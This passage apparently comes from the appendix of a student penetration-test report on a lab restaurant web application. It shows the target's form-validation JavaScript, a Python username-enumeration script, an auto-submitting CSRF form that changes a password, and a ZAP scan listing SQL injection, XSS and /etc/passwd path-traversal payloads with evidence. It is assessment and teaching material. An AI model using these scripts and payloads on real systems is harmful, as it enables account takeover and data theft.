errorMessage+="Please enter your account email! We need your email in order to reset your password.\n";

validationVerified=false;

}

if (!isValidEmail(resetForm.email.value)) {

errorMessage+="Invalid email address provided!\n";

validationVerified=false;

}

if(!validationVerified)

{

alert(errorMessage);

}

return validationVerified;

}

//function to handle passwordResetForm validation(2)

function passwordResetValidate\_2(resetForm){

var validationVerified=true;

var errorMessage="";

if (resetForm.answer.value==""){

errorMessage+="Please enter your security answer to your provided security question.\n";

validationVerified=false;

}

if (resetForm.new\_password.value==""){

errorMessage+="New Password not set!\n";

validationVerified=false;

}

if (resetForm.confirm\_new\_password.value==""){

errorMessage+="Confirm New Password not set!\n";

validationVerified=false;

}

if (resetForm.new\_password.value!=resetForm.confirm\_new\_password.value){

errorMessage+="New Password and Confirm New Password do not match!\n";

validationVerified=false;

}

if(!validationVerified)

{

alert(errorMessage);

}

return validationVerified;

}

// onchange of qty field entry totals the price

function getProductTotal(field) {

clearErrorInfo();

var form = field.form;

if (field.value == "") field.value = 0;

if ( !isPosInt(field.value) ) {

var msg = 'Please enter a positive integer for quantity.';

addValidationMessage(msg);

addValidationField(field)

displayErrorInfo( form );

return;

} else {

var product = field.name.slice(0, field.name.lastIndexOf("\_") );

var price = form.elements[product + "\_price"].value;

var amt = field.value \* price;

form.elements[product + "\_tot"].value = formatDecimal(amt);

doTotals(form);

}

}

function doTotals(form) {

var total = 0;

for (var i=0; PRODUCT\_ABBRS[i]; i++) {

var cur\_field = form.elements[ PRODUCT\_ABBRS[i] + "\_qty" ];

if ( !isPosInt(cur\_field.value) ) {

var msg = 'Please enter a positive integer for quantity.';

addValidationMessage(msg);

addValidationField(cur\_field)

displayErrorInfo( form );

return;

}

total += parseFloat(cur\_field.value) \* parseFloat( form.elements[ PRODUCT\_ABBRS[i] + "\_price" ].value );

}

form.elements['total'].value = formatDecimal(total);

}

//validate orderform

function finalCheck(orderForm) {

var validationVerified=true;

var errorMessage="";

if (orderForm.quantity.value=="")

{

errorMessage+="Please provide a quantity.\n";

validationVerified=false;

}

if (orderForm.quantity.value==0)

{

errorMessage+="Please provide a quantity rather than 0.\n";

validationVerified=false;

}

if(orderForm.total.value=="")

{

errorMessage+="Total has not been calculated! Please provide first the quantity.\n";

validationVerified=false;

}

if(!validationVerified)

{

alert(errorMessage);

}

return validationVerified;

}

//validate updateForm

function updateValidate(updateForm) {

var validationVerified=true;

var errorMessage="";

if (updateForm.opassword.value=="")

{

errorMessage+="Please provide your old password.\n";

validationVerified=false;

}

if (updateForm.npassword.value=="")

{

errorMessage+="Please provide a new password.\n";

validationVerified=false;

}

if(updateForm.cpassword.value=="")

{

errorMessage+="Please confirm your new password.\n";

validationVerified=false;

}

if(updateForm.cpassword.value!=updateForm.npassword.value)

{

errorMessage+="Confirm Password and New Password do not match!\n";

validationVerified=false;

}

if(!validationVerified)

{

alert(errorMessage);

}

return validationVerified;

}

//validate billingForm

function billingValidate(billingForm) {

var validationVerified=true;

var errorMessage="";

if (billingForm.sAddress.value=="")

{

errorMessage+="Please provide a street address.\n";

validationVerified=false;

}

if (billingForm.box.value=="")

{

errorMessage+="Please provide your postal box number.\n";

validationVerified=false;

}

if (billingForm.city.value=="")

{

errorMessage+="Please provide your city.\n";

validationVerified=false;

}

if(billingForm.mNumber.value=="")

{

errorMessage+="Please provide your mobile number.\n";

validationVerified=false;

}

if(!validationVerified)

{

alert(errorMessage);

}

return validationVerified;

}

//validate table form

function tableValidate(tableForm){

var validationVerified=true;

var errorMessage="";

if (tableForm.table.selectedIndex==0)

{

errorMessage+="Please select a table by its name or number.\n";

validationVerified=false;

}

if (tableForm.date.value=="")

{

errorMessage+="Please provide a reservation date.\n";

validationVerified=false;

}

if (tableForm.time.value=="")

{

errorMessage+="Please provide a reservation time.\n";

validationVerified=false;

}

if(!validationVerified)

{

alert(errorMessage);

}

return validationVerified;

}

//validate partyhall form

function partyhallValidate(partyhallForm){

var validationVerified=true;

var errorMessage="";

if (partyhallForm.partyhall.selectedIndex==0)

{

errorMessage+="Please select a partyhall by its name or number.\n";

validationVerified=false;

}

if (partyhallForm.date.value=="")

{

errorMessage+="Please provide a reservation date.\n";

validationVerified=false;

}

if (partyhallForm.time.value=="")

{

errorMessage+="Please provide a reservation time.\n";

validationVerified=false;

}

if(!validationVerified)

{

alert(errorMessage);

}

return validationVerified;

}

//validate categories form

function categoriesValidate(categoriesForm){

var validationVerified=true;

var errorMessage="";

if (categoriesForm.category.selectedIndex==0)

{

errorMessage+="Please select a category first!\n";

validationVerified=false;

}

if(!validationVerified)

{

alert(errorMessage);

}

return validationVerified;

}

//validate quantity form

function updateQuantity(quantityForm){

var validationVerified=true;

var errorMessage="";

if (quantityForm.item.selectedIndex==0)

{

errorMessage+="Please select an item id first!\n";

validationVerified=false;

}

if (quantityForm.quantity.selectedIndex==0)

{

errorMessage+="Please select a quantity first!\n";

validationVerified=false;

}

if(!validationVerified)

{

alert(errorMessage);

}

return validationVerified;

}

//validate rating form

function ratingValidate(ratingForm){

var validationVerified=true;

var errorMessage="";

if (ratingForm.food.selectedIndex==0)

{

errorMessage+="Please select the food. This information is necessary in order to serve you better.\n";

validationVerified=false;

}

if (ratingForm.scale.selectedIndex==0)

{

errorMessage+="Please select the scale. This information is necessary in order to serve you better.\n";

validationVerified=false;

}

if(!validationVerified)

{

alert(errorMessage);

}

return validationVerified;

}

//reset password popup

function resetPassword()

{

window.open('password-reset.php','resetPassword','toolbar=no,location=no,directories=no,status=no,menubar=no,resizable=no,copyhistory=no,scrollbars=yes,width=480,height=320');

}

//validates quantity and redirects quantity to update-quantity.php

function getQuantity(int)

{

if (window.XMLHttpRequest)

{// code for IE7+, Firefox, Chrome, Opera, Safari

xmlhttp=new XMLHttpRequest();

}

else

{// code for IE6, IE5

xmlhttp=new ActiveXObject("Microsoft.XMLHTTP");

}

xmlhttp.open("GET","update-quantity.php?quantity\_id="+int,true);

xmlhttp.send();

}

//live clock function

function updateClock ( )

{

var currentTime = new Date ( );

var currentHours = currentTime.getHours ( );

var currentMinutes = currentTime.getMinutes ( );

var currentSeconds = currentTime.getSeconds ( );

// Pad the minutes and seconds with leading zeros, if required

currentMinutes = ( currentMinutes < 10 ? "0" : "" ) + currentMinutes;

currentSeconds = ( currentSeconds < 10 ? "0" : "" ) + currentSeconds;

// Choose either "AM" or "PM" as appropriate

var timeOfDay = ( currentHours < 12 ) ? "AM" : "PM";

// Convert the hours component to 12-hour format if needed

currentHours = ( currentHours > 12 ) ? currentHours - 12 : currentHours;

// Convert an hours component of "0" to "12"

currentHours = ( currentHours == 0 ) ? 12 : currentHours;

// Compose the string for display

var currentTimeString = currentHours + ":" + currentMinutes + ":" + currentSeconds + " " + timeOfDay;

// Update the time display

document.getElementById("clock").innerHTML = currentTimeString;

}

### 4.1 User Enum.py

# -\*- coding: utf-8 -\*-

import requests

url = 'http://192.168.1.20/login-exec.php'

myobj = { 'login': 'bbbb', 'password': '', 'Submit': 'Login' }

x = requests.post(url, data = myobj)

#print(x.text)

url = 'http://192.168.1.20/login-exec.php'

myobj = { 'login': 'hacklab@hacklab.com', 'password': '', 'Submit': 'Login' }

y = requests.post(url, data = myobj)

print(y.text)

with open("users.txt") as f:

usernames = f.read().split("\n")

for i in usernames:

url = 'http://192.168.1.20/login-exec.php'

myobj = { 'login': i + "@hacklab.com" , 'password': '', 'Submit': 'Login' }

z = requests.post(url, data = myobj)

#print(z.text)


if z.text == y.text:

print(i)


### 4.2 Name List

https://github.com/danielmiessler/SecLists/tree/master/Usernames/Names


### 4.3 Auto Credentials



### 4.4 Unsafe Transmission



### 4.5 File Inclusion



### 4.6 Pass Enum.py

# -\*- coding: utf-8 -\*-

import requests

url = 'http://192.168.1.20/login-exec.php'

myobj = { 'login': 'bbbb', 'password': '', 'Submit': 'Login' }

x = requests.post(url, data = myobj)

#print(x.text)

url = 'http://192.168.1.20/login-exec.php'

myobj = { 'login': 'hacklab@hacklab.com', 'password': '', 'Submit': 'Login' }

y = requests.post(url, data = myobj)

print(y.text)

with open("users.txt") as f:

usernames = f.read().split("\n")

for i in usernames:

url = 'http://192.168.1.20/login-exec.php'

myobj = { 'login': i + "@hacklab.com" , 'password': '', 'Submit': 'Login' }


z = requests.post(url, data = myobj)

#print(z.text)

if z.text == y.text:

print(i)

### 5.1 Session Spoofing



### 5.2 CSRF

<form id="updateForm" name="updateForm" method="post" action="http://192.168.1.20/Changepassword.php?id=15" onsubmit="return updateValidate(this)" \_lpchecked="1"></form>

<input type="hidden" name="opassword" value="Boop"/>

<input type="hidden" name="npassword" value="Beep"/>

<input type="hidden" name="cpassword" value="Beep"/>

<input type="submit" value="Change"/>

opassword=test&npassword=hacklab&cpassword=hacklab&Submit=Change

<body onload="document.forms[0].submit()">

### 7.1 Active Scan Results

Summary of Alerts

|  |  |  |
| --- | --- | --- |
| Risk Level | Number of Alerts | |
| [High](file:///C:\Users\Aidan\Desktop\CMP%20319\Evidence\Zap\Vuln%20Scan.html#high) | 4 | |
| [Medium](file:///C:\Users\Aidan\Desktop\CMP%20319\Evidence\Zap\Vuln%20Scan.html#medium) | 4 | |
| [Low](file:///C:\Users\Aidan\Desktop\CMP%20319\Evidence\Zap\Vuln%20Scan.html#low) | 5 | |
| [Informational](file:///C:\Users\Aidan\Desktop\CMP%20319\Evidence\Zap\Vuln%20Scan.html#info) | 3 | |
| High (Medium) | SQL Injection | |
| Description | SQL injection may be possible. | |
|  | | | |
| URL | | http://192.168.1.20/login-exec.php | |
| Method | | POST | |
| Parameter | | login | |
| Attack | | hacklab@hacklab.com' AND '1'='1' -- | |
| URL | | http://192.168.1.20/login-exec.php | |
| Method | | POST | |
| Parameter | | login | |
| Attack | | adfIcIwP' OR '1'='1' -- | |
| URL | | http://192.168.1.20/admin/login-exec.php | |
| Method | | POST | |
| Parameter | | password | |
| Attack | | password' OR '1'='1' -- | |
| URL | | http://192.168.1.20/register-exec.php | |
| Method | | POST | |
| Parameter | | login | |
| Attack | | ZAP' AND '1'='1' -- | |
| URL | | http://192.168.1.20/admin/login-exec.php | |
| Method | | POST | |
| Parameter | | login | |
| Attack | | admin' AND '1'='1 | |
| URL | | http://192.168.1.20/admin/login-exec.php | |
| Method | | POST | |
| Parameter | | login | |
| Attack | | ZAP' OR '1'='1' -- | |
| Instances | | 6 | |
| Solution | | Do not trust client side input, even if there is client side validation in place.  In general, type check all data on the server side.  If the application uses JDBC, use PreparedStatement or CallableStatement, with parameters passed by '?'  If the application uses ASP, use ADO Command Objects with strong type checking and parameterized queries.  If database Stored Procedures can be used, use them.  Do \*not\* concatenate strings into queries in the stored procedure, or use 'exec', 'exec immediate', or equivalent functionality!  Do not create dynamic SQL queries using simple string concatenation.  Escape all data received from the client.  Apply a 'whitelist' of allowed characters, or a 'blacklist' of disallowed characters in user input.  Apply the principle of least privilege by using the least privileged database user possible.  In particular, avoid using the 'sa' or 'db-owner' database users. This does not eliminate SQL injection, but minimizes its impact.  Grant the minimum database access that is necessary for the application. | |
| Other information | | The page results were successfully manipulated using the boolean conditions [hacklab@hacklab.com' AND '1'='1' -- ] and [hacklab@hacklab.com' AND '1'='2' -- ]  The parameter value being modified was NOT stripped from the HTML output for the purposes of the comparison  Data was returned for the original parameter.  The vulnerability was detected by successfully restricting the data originally returned, by manipulating the parameter | |
|  | | | |
| Reference | | https://cheatsheetseries.owasp.org/cheatsheets/SQL\_Injection\_Prevention\_Cheat\_Sheet.html | |
| CWE Id | | 89 | |
| WASC Id | | 19 | |
| Source ID | | 1 | |
| High (Medium) | | Cross Site Scripting (Persistent) | |
| Description | | Cross-site Scripting (XSS) is an attack technique that involves echoing attacker-supplied code into a user's browser instance. A browser instance can be a standard web browser client, or a browser object embedded in a software product such as the browser within WinAmp, an RSS reader, or an email client. The code itself is usually written in HTML/JavaScript, but may also extend to VBScript, ActiveX, Java, Flash, or any other browser-supported technology.  When an attacker gets a user's browser to execute his/her code, the code will run within the security context (or zone) of the hosting web site. With this level of privilege, the code has the ability to read, modify and transmit any sensitive data accessible by the browser. A Cross-site Scripted user could have his/her account hijacked (cookie theft), their browser redirected to another location, or possibly shown fraudulent content delivered by the web site they are visiting. Cross-site Scripting attacks essentially compromise the trust relationship between a user and the web site. Applications utilizing browser object instances which load content from the file system may execute code under the local machine zone allowing for system compromise.  There are three types of Cross-site Scripting attacks: non-persistent, persistent and DOM-based.  Non-persistent attacks and DOM-based attacks require a user to either visit a specially crafted link laced with malicious code, or visit a malicious web page containing a web form, which when posted to the vulnerable site, will mount the attack. Using a malicious form will oftentimes take place when the vulnerable resource only accepts HTTP POST requests. In such a case, the form can be submitted automatically, without the victim's knowledge (e.g. by using JavaScript). Upon clicking on the malicious link or submitting the malicious form, the XSS payload will get echoed back and will get interpreted by the user's browser and execute. Another technique to send almost arbitrary requests (GET and POST) is by using an embedded client, such as Adobe Flash.  Persistent attacks occur when the malicious code is submitted to a web site where it's stored for a period of time. Examples of an attacker's favorite targets often include message board posts, web mail messages, and web chat software. The unsuspecting user is not required to interact with any additional site/link (e.g. an attacker site or a malicious link sent via email), just simply view the web page containing the code. | |
|  | | | |
| URL | | http://192.168.1.20/member-ratings.php | |
| Method | | GET | |
| Parameter | | comment | |
| Attack | | </td><script>alert(1);</script><td> | |
| URL | | http://192.168.1.20/tables.php | |
| Method | | GET | |
| Parameter | | name | |
| Attack | | </option><script>alert(1);</script><option> | |
| URL | | http://192.168.1.20/partyhalls.php | |
| Method | | GET | |
| Parameter | | name | |
| Attack | | </option><script>alert(1);</script><option> | |
| URL | | http://192.168.1.20/login-register.php | |
| Method | | GET | |
| Parameter | | name | |
| Attack | | </option><script>alert(1);</script><option> | |
| URL | | http://192.168.1.20/inbox.php | |
| Method | | GET | |
| Parameter | | txtmessage | |
| Attack | | </td><script>alert(1);</script><td> | |
| URL | | http://192.168.1.20/inbox.php | |
| Method | | GET | |
| Parameter | | subject | |
| Attack | | </td><script>alert(1);</script><td> | |
| URL | | http://192.168.1.20/foodzone.php | |
| Method | | POST | |
| Parameter | | name | |
| Attack | | </option><script>alert(1);</script><option> | |
| Instances | | 7 | |
| Solution | | Phase: Architecture and Design  Use a vetted library or framework that does not allow this weakness to occur or provides constructs that make this weakness easier to avoid.  Examples of libraries and frameworks that make it easier to generate properly encoded output include Microsoft's Anti-XSS library, the OWASP ESAPI Encoding module, and Apache Wicket.  Phases: Implementation; Architecture and Design  Understand the context in which your data will be used and the encoding that will be expected. This is especially important when transmitting data between different components, or when generating outputs that can contain multiple encodings at the same time, such as web pages or multi-part mail messages. Study all expected communication protocols and data representations to determine the required encoding strategies.  For any data that will be output to another web page, especially any data that was received from external inputs, use the appropriate encoding on all non-alphanumeric characters.  Consult the XSS Prevention Cheat Sheet for more details on the types of encoding and escaping that are needed.  Phase: Architecture and Design  For any security checks that are performed on the client side, ensure that these checks are duplicated on the server side, in order to avoid CWE-602. Attackers can bypass the client-side checks by modifying values after the checks have been performed, or by changing the client to remove the client-side checks entirely. Then, these modified values would be submitted to the server.  If available, use structured mechanisms that automatically enforce the separation between data and code. These mechanisms may be able to provide the relevant quoting, encoding, and validation automatically, instead of relying on the developer to provide this capability at every point where output is generated.  Phase: Implementation  For every web page that is generated, use and specify a character encoding such as ISO-8859-1 or UTF-8. When an encoding is not specified, the web browser may choose a different encoding by guessing which encoding is actually being used by the web page. This can cause the web browser to treat certain sequences as special, opening up the client to subtle XSS attacks. See CWE-116 for more mitigations related to encoding/escaping.  To help mitigate XSS attacks against the user's session cookie, set the session cookie to be HttpOnly. In browsers that support the HttpOnly feature (such as more recent versions of Internet Explorer and Firefox), this attribute can prevent the user's session cookie from being accessible to malicious client-side scripts that use document.cookie. This is not a complete solution, since HttpOnly is not supported by all browsers. More importantly, XMLHTTPRequest and other powerful browser technologies provide read access to HTTP headers, including the Set-Cookie header in which the HttpOnly flag is set.  Assume all input is malicious. Use an "accept known good" input validation strategy, i.e., use a whitelist of acceptable inputs that strictly conform to specifications. Reject any input that does not strictly conform to specifications, or transform it into something that does. Do not rely exclusively on looking for malicious or malformed inputs (i.e., do not rely on a blacklist). However, blacklists can be useful for detecting potential attacks or determining which inputs are so malformed that they should be rejected outright.  When performing input validation, consider all potentially relevant properties, including length, type of input, the full range of acceptable values, missing or extra inputs, syntax, consistency across related fields, and conformance to business rules. As an example of business rule logic, "boat" may be syntactically valid because it only contains alphanumeric characters, but it is not valid if you are expecting colors such as "red" or "blue."  Ensure that you perform input validation at well-defined interfaces within the application. This will help protect the application even if a component is reused or moved elsewhere. | |
| Other information | | Source URL: http://192.168.1.20/ratings-exec.php?id=18 | |
|  | | | |
| Reference | | http://projects.webappsec.org/Cross-Site-Scripting  http://cwe.mitre.org/data/definitions/79.html | |
| CWE Id | | 79 | |
| WASC Id | | 8 | |
| Source ID | | 1 | |

|  |  |
| --- | --- |
| High (Medium) | Path Traversal |
| Description | The Path Traversal attack technique allows an attacker access to files, directories, and commands that potentially reside outside the web document root directory. An attacker may manipulate a URL in such a way that the web site will execute or reveal the contents of arbitrary files anywhere on the web server. Any device that exposes an HTTP-based interface is potentially vulnerable to Path Traversal.  Most web sites restrict user access to a specific portion of the file-system, typically called the "web document root" or "CGI root" directory. These directories contain the files intended for user access and the executable necessary to drive web application functionality. To access files or execute commands anywhere on the file-system, Path Traversal attacks will utilize the ability of special-characters sequences.  The most basic Path Traversal attack uses the "../" special-character sequence to alter the resource location requested in the URL. Although most popular web servers will prevent this technique from escaping the web document root, alternate encodings of the "../" sequence may help bypass the security filters. These method variations include valid and invalid Unicode-encoding ("..%u2216" or "..%c0%af") of the forward slash character, backslash characters ("..\") on Windows-based servers, URL encoded characters "%2e%2e%2f"), and double URL encoding ("..%255c") of the backslash character.  Even if the web server properly restricts Path Traversal attempts in the URL path, a web application itself may still be vulnerable due to improper handling of user-supplied input. This is a common problem of web applications that use template mechanisms or load static text from files. In variations of the attack, the original URL parameter value is substituted with the file name of one of the web application's dynamic scripts. Consequently, the results can reveal source code because the file is interpreted as text instead of an executable script. These techniques often employ additional special characters such as the dot (".") to reveal the listing of the current working directory, or "%00" NULL characters in order to bypass rudimentary file extension checks. |
|  | |
| URL | http://192.168.1.20/attachment.php?type=%2Fetc%2Fpasswd |
| Method | GET |
| Parameter | type |
| Attack | /etc/passwd |
| Evidence | root:x:0:0 |
| Instances | 1 |
| Solution | Assume all input is malicious. Use an "accept known good" input validation strategy, i.e., use a whitelist of acceptable inputs that strictly conform to specifications. Reject any input that does not strictly conform to specifications, or transform it into something that does. Do not rely exclusively on looking for malicious or malformed inputs (i.e., do not rely on a blacklist). However, blacklists can be useful for detecting potential attacks or determining which inputs are so malformed that they should be rejected outright.  When performing input validation, consider all potentially relevant properties, including length, type of input, the full range of acceptable values, missing or extra inputs, syntax, consistency across related fields, and conformance to business rules. As an example of business rule logic, "boat" may be syntactically valid because it only contains alphanumeric characters, but it is not valid if you are expecting colors such as "red" or "blue."  For filenames, use stringent whitelists that limit the character set to be used. If feasible, only allow a single "." character in the filename to avoid weaknesses, and exclude directory separators such as "/". Use a whitelist of allowable file extensions.  Warning: if you attempt to cleanse your data, then do so that the end result is not in the form that can be dangerous. A sanitizing mechanism can remove characters such as '.' and ';' which may be required for some exploits. An attacker can try to fool the sanitizing mechanism into "cleaning" data into a dangerous form. Suppose the attacker injects a '.' inside a filename (e.g. "sensi.tiveFile") and the sanitizing mechanism removes the character resulting in the valid filename, "sensitiveFile". If the input data are now assumed to be safe, then the file may be compromised.  Inputs should be decoded and canonicalized to the application's current internal representation before being validated. Make sure that your application does not decode the same input twice. Such errors could be used to bypass whitelist schemes by introducing dangerous inputs after they have been checked.  Use a built-in path canonicalization function (such as realpath() in C) that produces the canonical version of the pathname, which effectively removes ".." sequences and symbolic links.  Run your code using the lowest privileges that are required to accomplish the necessary tasks. If possible, create isolated accounts with limited privileges that are only used for a single task. That way, a successful attack will not immediately give the attacker access to the rest of the software or its environment. For example, database applications rarely need to run as the database administrator, especially in day-to-day operations.  When the set of acceptable objects, such as filenames or URLs, is limited or known, create a mapping from a set of fixed input values (such as numeric IDs) to the actual filenames or URLs, and reject all other inputs.  Run your code in a "jail" or similar sandbox environment that enforces strict boundaries between the process and the operating system. This may effectively restrict which files can be accessed in a particular directory or which commands can be executed by your software.  OS-level examples include the Unix chroot jail, AppArmor, and SELinux. In general, managed code may provide some protection. For example, java.io.FilePermission in the Java SecurityManager allows you to specify restrictions on file operations.  This may not be a feasible solution, and it only limits the impact to the operating system; the rest of your application may still be subject to compromise. |
| Reference | http://projects.webappsec.org/Path-Traversal  http://cwe.mitre.org/data/definitions/22.html |
| CWE Id | 22 |
| WASC Id | 33 |
| Source ID | 1 |

|  |  |
| --- | --- |
| High (Low) | Cross Site Scripting (Reflected) |
| Description | Cross-site Scripting (XSS) is an attack technique that involves echoing attacker-supplied code into a user's browser instance. A browser instance can be a standard web browser client, or a browser object embedded in a software product such as the browser within WinAmp, an RSS reader, or an email client. The code itself is usually written in HTML/JavaScript, but may also extend to VBScript, ActiveX, Java, Flash, or any other browser-supported technology.  When an attacker gets a user's browser to execute his/her code, the code will run within the security context (or zone) of the hosting web site. With this level of privilege, the code has the ability to read, modify and transmit any sensitive data accessible by the browser. A Cross-site Scripted user could have his/her account hijacked (cookie theft), their browser redirected to another location, or possibly shown fraudulent content delivered by the web site they are visiting. Cross-site Scripting attacks essentially compromise the trust relationship between a user and the web site. Applications utilizing browser object instances which load content from the file system may execute code under the local machine zone allowing for system compromise.  There are three types of Cross-site Scripting attacks: non-persistent, persistent and DOM-based.  Non-persistent attacks and DOM-based attacks require a user to either visit a specially crafted link laced with malicious code, or visit a malicious web page containing a web form, which when posted to the vulnerable site, will mount the attack. Using a malicious form will oftentimes take place when the vulnerable resource only accepts HTTP POST requests. In such a case, the form can be submitted automatically, without the victim's knowledge (e.g. by using JavaScript). Upon clicking on the malicious link or submitting the malicious form, the XSS payload will get echoed back and will get interpreted by the user's browser and execute. Another technique to send almost arbitrary requests (GET and POST) is by using an embedded client, such as Adobe Flash.  Persistent attacks occur when the malicious code is submitted to a web site where it's stored for a period of time. Examples of an attacker's favorite targets often include message board posts, web mail messages, and web chat software. The unsuspecting user is not required to interact with any additional site/link (e.g. an attacker site or a malicious link sent via email), just simply view the web page containing the code. |
|  | |
| URL | http://192.168.1.20/admin/update-exec.php?id=%27%22%3Cscript%3Ealert%281%29%3B%3C%2Fscript%3E |
| Method | POST |
| Parameter | id |
| Attack | '"<script>alert(1);</script> |
| Evidence | '"<script>alert(1);</script> |
| URL | http://192.168.1.20/admin/delete-food.php?id=%27%22%3Cscript%3Ealert%281%29%3B%3C%2Fscript%3E |
| Method | GET |
| Parameter | id |
| Attack | '"<script>alert(1);</script> |
| Evidence | '"<script>alert(1);</script> |
| URL | http://192.168.1.20/admin/delete-special.php?id=%27%22%3Cscript%3Ealert%281%29%3B%3C%2Fscript%3E |
| Method | GET |
| Parameter | id |
| Attack | '"<script>alert(1);</script> |
| Evidence | '"<script>alert(1);</script> |
| Instances | 3 |
| Solution | Phase: Architecture and Design  Use a vetted library or framework that does not allow this weakness to occur or provides constructs that make this weakness easier to avoid.  Examples of libraries and frameworks that make it easier to generate properly encoded output include Microsoft's Anti-XSS library, the OWASP ESAPI Encoding module, and Apache Wicket.  Phases: Implementation; Architecture and Design  Understand the context in which your data will be used and the encoding that will be expected. This is especially important when transmitting data between different components, or when generating outputs that can contain multiple encodings at the same time, such as web pages or multi-part mail messages. Study all expected communication protocols and data representations to determine the required encoding strategies.  For any data that will be output to another web page, especially any data that was received from external inputs, use the appropriate encoding on all non-alphanumeric characters.  Consult the XSS Prevention Cheat Sheet for more details on the types of encoding and escaping that are needed.  Phase: Architecture and Design  For any security checks that are performed on the client side, ensure that these checks are duplicated on the server side, in order to avoid CWE-602. Attackers can bypass the client-side checks by modifying values after the checks have been performed, or by changing the client to remove the client-side checks entirely. Then, these modified values would be submitted to the server.  If available, use structured mechanisms that automatically enforce the separation between data and code. These mechanisms may be able to provide the relevant quoting, encoding, and validation automatically, instead of relying on the developer to provide this capability at every point where output is generated.  Phase: Implementation  For every web page that is generated, use and specify a character encoding such as ISO-8859-1 or UTF-8. When an encoding is not specified, the web browser may choose a different encoding by guessing which encoding is actually being used by the web page. This can cause the web browser to treat certain sequences as special, opening up the client to subtle XSS attacks. See CWE-116 for more mitigations related to encoding/escaping.  To help mitigate XSS attacks against the user's session cookie, set the session cookie to be HttpOnly. In browsers that support the HttpOnly feature (such as more recent versions of Internet Explorer and Firefox), this attribute can prevent the user's session cookie from being accessible to malicious client-side scripts that use document.cookie. This is not a complete solution, since HttpOnly is not supported by all browsers. More importantly, XMLHTTPRequest and other powerful browser technologies provide read access to HTTP headers, including the Set-Cookie header in which the HttpOnly flag is set.  Assume all input is malicious. Use an "accept known good" input validation strategy, i.e., use a whitelist of acceptable inputs that strictly conform to specifications. Reject any input that does not strictly conform to specifications, or transform it into something that does. Do not rely exclusively on looking for malicious or malformed inputs (i.e., do not rely on a blacklist). However, blacklists can be useful for detecting potential attacks or determining which inputs are so malformed that they should be rejected outright.  When performing input validation, consider all potentially relevant properties, including length, type of input, the full range of acceptable values, missing or extra inputs, syntax, consistency across related fields, and conformance to business rules. As an example of business rule logic, "boat" may be syntactically valid because it only contains alphanumeric characters, but it is not valid if you are expecting colors such as "red" or "blue."  Ensure that you perform input validation at well-defined interfaces within the application. This will help protect the application even if a component is reused or moved elsewhere. |
| Reference | http://projects.webappsec.org/Cross-Site-Scripting  http://cwe.mitre.org/data/definitions/79.html |
| CWE Id | 79 |
| WASC Id | 8 |
| Source ID | 1 |

|  |  |
| --- | --- |
| Medium (Medium) | X-Frame-Options Header Not Set |
| Description | X-Frame-Options header is not included in the HTTP response to protect against 'ClickJacking' attacks. |
|  | |
| URL | http://192.168.1.20/images/pizza/?C=S;O=D |
| Method | GET |
| Parameter | X-Frame-Options |
| URL | http://192.168.1.20/admin/allocation.php |
| Method | GET |
| Parameter | X-Frame-Options |
| URL | http://192.168.1.20/images/pizza/?C=D;O=D |
| Method | GET |
| Parameter | X-Frame-Options |
| URL | http://192.168.1.20/images/ |
| Method | GET |
| Parameter | X-Frame-Options |
| URL | http://192.168.1.20/validation/?C=S;O=D |
| Method | GET |
| Parameter | X-Frame-Options |
| URL | http://192.168.1.20/admin/options.php |
| Method | GET |
| Parameter | X-Frame-Options |
| URL | http://192.168.1.20/images/pizza/?C=D;O=A |
| Method | GET |
| Parameter | X-Frame-Options |
| URL | http://192.168.1.20/stylesheets/?C=M;O=A |
| Method | GET |
| Parameter | X-Frame-Options |
| URL | http://192.168.1.20/images/?C=S;O=A |
| Method | GET |
| Parameter | X-Frame-Options |
| URL | http://192.168.1.20/images/?C=D;O=A |
| Method | GET |
| Parameter | X-Frame-Options |
| URL | http://192.168.1.20/admin/foods.php |
| Method | GET |
| Parameter | X-Frame-Options |
| URL | http://192.168.1.20/admin/stylesheets/ |
| Method | GET |
| Parameter | X-Frame-Options |
| URL | http://192.168.1.20/GTIGCCGDCCFM/?C=D;O=D |
| Method | GET |
| Parameter | X-Frame-Options |
| URL | http://192.168.1.20/GTIGCCGDCCFM/ |
| Method | GET |
| Parameter | X-Frame-Options |
| URL | http://192.168.1.20/images/pizza/?C=S;O=A |
| Method | GET |
| Parameter | X-Frame-Options |
| URL | http://192.168.1.20/index.php |
| Method | GET |
| Parameter | X-Frame-Options |
| URL | http://192.168.1.20/GTIGCCGDCCFM/?C=D;O=A |
| Method | GET |
| Parameter | X-Frame-Options |
| URL | http://192.168.1.20/images/?C=S;O=D |
| Method | GET |
| Parameter | X-Frame-Options |
| URL | http://192.168.1.20/swf/?C=N;O=A |
| Method | GET |
| Parameter | X-Frame-Options |
| URL | http://192.168.1.20/admin/specials.php |
| Method | GET |
